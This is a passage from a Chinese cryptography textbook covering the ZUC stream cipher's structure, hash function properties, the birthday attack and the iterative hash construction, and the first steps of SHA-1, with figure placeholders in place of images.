算法具有天然的强抵抗二元域上密码攻击方法的能力，譬如二元域上的代数攻击、区分分析和相关攻击等。此外，由于素域 $GF(2^{31}-1)$上的乘法可以快速实现，ZUC 算法 LFSR 在设计时充分考虑到安全和效率两方面的问题，在达到高安全目标的同时可以非常高效地软硬件实现。




图 2-24 ZUC 算法整体结构

ZUC 算法中间层为比特重组。比特重组采用取半合并技术，实现 LFSR 数据单元到非线性函数 F 和密钥输出的数据转换，其主要目的是破坏 LFSR 在素域 $GF(2^{31}-1)$上的线性结构。结合下层的非线性函数 F，比特重组可使得一些在素域 $GF(2^{31}-1)$上的密码攻击方法变得非常困难。

ZUC 算法下层为非线性函数 *F*。在非线性函数 F 的设计上，ZUC 算法设计充分借鉴了分组密码的设计技巧，采用 *S* 盒和高扩散特性的线性变换 *L*，非线性函数 *F* 具有高的抵抗区分分析、快速相关攻击和猜测确定攻击等方法的能力。此外，非线性函数 *F* 的 *S* 盒采用结构化设计方法，在具有好的密码学性质的同时降低了硬件实现代价，具有实现面积小、功耗低等特点。

经过上述三层结构的综合运用，ZUC 算法具有非常高的安全强度，能够抵抗目前常见的各种流密码攻击方法。其设计已得到国内外著名密码学家的认可，他们对其安全强度给予了很高的评价。

上面介绍的 ZUC 算法本质上是一种非线性序列产生器。由此，在种子密钥的作用下，可以产生足够长的安全密钥序列。把与密钥序列明文数据模 2 相加，便完成了数据

加密。同样，把密钥序列与密文数据模 2 相加，便完成了数据解密。

2.4　Hash 函数

2.4.1　Hash 函数的概念

Hash 函数将任意长的报文 M 映射为定长的 hash 码 h，其形为：

$$h=H(M) \quad (2\text{-}37)$$

hash 码也称报文摘要，它是所有报文位的函数。它具有错误检测能力，即改变报文的任何一位或多位，都会导致 hash 码的改变。

在实现认证过程中发送方将 hash 码附于要发送的报文之后发送给接收方，接收方通过重新计算 hash 码来认证报文。Hash 函数可提供保密性、报文认证以及数字签名功能。

2.4.1.1　单向函数

Hash 函数的目的就是要产生文件、报文或其他数据块的“指纹”。Hash 函数要能够用于报文认证，它必须可应用于任意大小的数据块并产生定长的输出；对任何给定的 x，用硬件和软件均比较容易实现。除此以外，Hash 函数还应满足下列性质：

- **单向性**：对任何给定的 hash 函数值 h，找到满足 $H(x)=h$ 的 x 在计算上是不可行的。
- **抗弱碰撞性**：对任何给定的分组 x，找到满足 $y\neq x$ 且 $H(x)=H(y)$的 y 在计算上是不可行的。
- **抗强碰撞性**：找到任何满足 $H(x)=H(y)$的偶对(x,y)在计算上是不可行的。

1．单向性

单向性是指，由 Hash 码不能得出相应的报文。在上述讨论中，虽然秘密值 S 本身并不传送，但若 Hash 函数不是单向的，则攻击者可以获得该秘密值。攻击者可以截获传送的报文 M 和 Hash 函数值 $C=H(M||S)$，然后求出 Hash 函数的逆，从而得出 $M||S=H^{-1}(C)$，然后从 M 和 $M||S$ 即可得出 S。

对于输出摘要值为 n 位的 hash 函数，假设该 hash 函数的输出值是均匀分布的，那么任意输入消息 x 产生的 hash 函数值 $H(x)$恰好为 h 的概率是 $1/2^n$。因此穷举攻击对于单向性求解的时间复杂度为 $O(2^n)$。

2．抗弱碰撞性

抗弱碰撞性保证，不能找到与给定报文具有相同 Hash 值的另一报文，因此通过对 Hash 函数值加密来防止伪造。如果该性质不成立，那么攻击者可以截获一条报文 M 及其加密的 Hash 函数值 $E(H(M),K)$，由报文 M 产生 $H(M)$，然后找报文 M' 使得 $H(M')=H(M)$，这样攻击者可用 M' 去取代 M。

从穷举分析的角度求解弱碰撞问题的难度等价于求解单向性的难度，穷举攻击对于

弱碰撞问题求解的时间复杂度为 $O(2^n)$。

3．抗强碰撞性

抗强碰撞性涉及 Hash 函数抗生日攻击这类攻击的能力强弱问题。

所谓的生日问题是密码学领域经常涉及的一个基本问题。这里我们讨论生日问题是因为它对于理解 hash 函数的安全性而言十分重要。

假设有 N 个人在一个屋子中。现在我们回答这样的问题：如果任何两个或两个以上人的生日相同的概率超过 1/2 的话，需要 N 为多大?

将屋子中的 N 个人编号为 0，1，2，…，$N-1$。给定第 0 个人的生日。如果所有的人生日都不相同，那么第 1 个人的生日必须与第 0 个人的生日不同，即第 1 个人的生日只能从剩余的 364 天中选取。类似地，第 2 个人的生日只能从剩余的 363 天中选取，以此类推。假设所有生日日期的可能都相等，则概率是：

$$1-(365/365)\cdot(364/365)\cdot(363/365)\cdots((365-N+1)/365)$$

令上式等于 1/2，求解 N，我们得出 $N=23$。这通常称为生日悖论。乍一看这个结果很荒谬，在一个屋子里只需要 23 个人就可以找到两个或两个以上相同生日的人。仔细考虑后这个结果是正确的。因为在该问题中，我们对每两个人都比较了生日。对于屋子里面的 N 个人，共比较了 $N(N-1)/2\approx N^2$ 次。因为这里只有 365 种可能的生日日期，所以找到一对相同生日的临界点就是 $N^2=365$，或者 $N=\sqrt{365}\approx 19$。这样看来生日悖论也并非不合理。因此对于生日攻击来说平均需要尝试超过 $2^{n/2}$ 个消息就能产生一个碰撞。

例如：

（1）发送方对报文“签名”，即 $M\|E(H(M), K_{dA})$,其中 $H(M)$为 m 位。

（2）攻击者产生报文 M 的 $2^{m/2}$ 种变式，且每一种变式表达相同的意义。然后攻击者再伪造一条报文 M_1，并产生 M_1 的 $2^{m/2}$ 种变式。

（3）比较上述两个集合，找出产生相同 Hash 函数值的一对报文 M'和 M_1'。根据生日悖论，找到这对报文的概率大于 0.5，如果找不到这样的报文，那么再产生一条伪造的报文直至成功为止。

（4）攻击者将 M'提供给 A 签名，将该签名附于 M_1'后，发送给意定的接收方。因为 M'和 M_1'的 Hash 函数值相同，所以对它们产生的签名也相同，因此攻击者即使不知道加密密钥也能攻击成功。

如果使用的 Hash 函数值为 64 位，那么所需代价仅为 2^{32}。

由此可见，Hash 函数值应该较长。例如 NIST 在 2002 年发布的 SHA-2 算法的 Hash 码长度为是 256 位，384 位和 512 位，其目的就是要分别和 128 位，192 位，256 位 AES 算法的强度相匹配。

2.4.1.2 Hash 函数的基本设计结构

Merkle 提出了安全 Hash 函数一般结构如图 2-25 所示，它是一种迭代结构。目前所

使用的大多数 Hash 函数（包括 MDx 系列，SHA 系列）均具有这种结构。它将输入报文分为 L-1 个大小为 b 位的分组。若第 L-1 个分组不足 b 位，则将其填充为 b 位。然后再附加上一个表示输入的总长度分组。由于输入中包含长度，所以攻击者必须找出具有相同 Hash 值且长度相等的两条报文，或者找出两条长度不等但加入报文长度后 Hash 值相同的报文，从而增加了攻击的难度。

Hash 函数可归纳如下：

$$CV_0 = IV = n \text{ 位初始值}$$
$$CV_i = f(CV_{i\text{-}1}, M_{i\text{-}1}) \qquad 1 \leqslant i \leqslant L$$
$$H(M) = CV_L$$

其中，Hash 函数的输入为报文 M，它由分组 M_0，M_1，M_2，…，$M_{L\text{-}1}$ 组成。函数 f 的输入是前一步中得出的 n 位结果（称为链接变量）和一个 b 位分组，输出为一个 n 位分组。通常 $b>n$，所以 f 称为压缩函数。




图 2-25　安全 Hash 码的一般结构

Hash 函数建立在压缩函数的基础上。许多研究者认为，如果压缩函数具有抗碰撞能力，那么迭代 Hash 函数也具有抗碰撞能力(其逆不一定为真)。因此，设计安全 Hash 函数中，重要的是要设计具有抗碰撞能力的压缩函数，并且该压缩函数的输入是定长的。

2.4.2　SHA 算法

安全 Hash 算法(SHA)是由美国标准与技术研究所(NIST)设计并于 1993 年公布(FIPS PUB 180)，1995 年又公布了 FIPS PUB 180-1，通常称之为 SHA-1。其输入为长度小于 2^{64} 位的报文，输出为 160 位的报文摘要，该算法对输入按 512 位进行分组，并以分组为

单位进行处理。

SHA-1 算法步骤

步骤 1：填充报文。填充报文的目的是使报文长度与 448 模 512 同余(即长度≡448 mod 512)。若报文本身已经满足上述长度要求，仍然需要进行填充（例如，若报文长度为 448 位，则仍需要填充 512 位使其长度为 960 位），因此填充位数在 1 到 512 之间。填充方法是在报文后附加一个 1 和若干个 0。然后附上表示填充前报文长度的 64 位数据(最高有效位在前)。

步骤 2：初始化缓冲区。hash 函数的中间结果和最终结果保存于 160 位的缓冲区中，缓冲区由 5 个 32 位的寄存器(A，B，C，D，E)组成，将这些寄存器初始化为下列 32 位的整数(十六进制值)：

A：67452301

B：EFCDAB89

C：98BADCFE

D：10325476

E：C3D2E1F0

其中，A、B、C 和 D 的值与 MD5 中使用的值相同，但其存储方式与 MD5 中不同。在 SHA-1 中，字的最高有效字节存于低地址字节位置，即如下存储(十六进制)：

A = 67 45 23 01

B = EF CD AB 89

C = 98 BA DC FE

D = 10 32 54 76

E = C3 D2 E1 F0

步骤 3：执行算法主循环。每次循环处理一个 512 位的分组，故循环次数为填充后报文的分组数，见图 2-26，其中 HSHA-1 为压缩函数模块。




图 2-26　利用 SHA-1 算法产生报文摘要

算法的核心是压缩函数，见图 2-27。它由四轮运算组成，四轮运算结构相同。每轮的输入是当前要处理的 512 位的分组(M_q)和 160 位缓冲区 ABCDE 的内容，每轮使用的逻辑函数不同，分别为 f_1, f_2, f_3 和 f_4，其处理过程如图 2-27 所示。第四轮的输出与第一轮的输入相加得到压缩函数的输出。

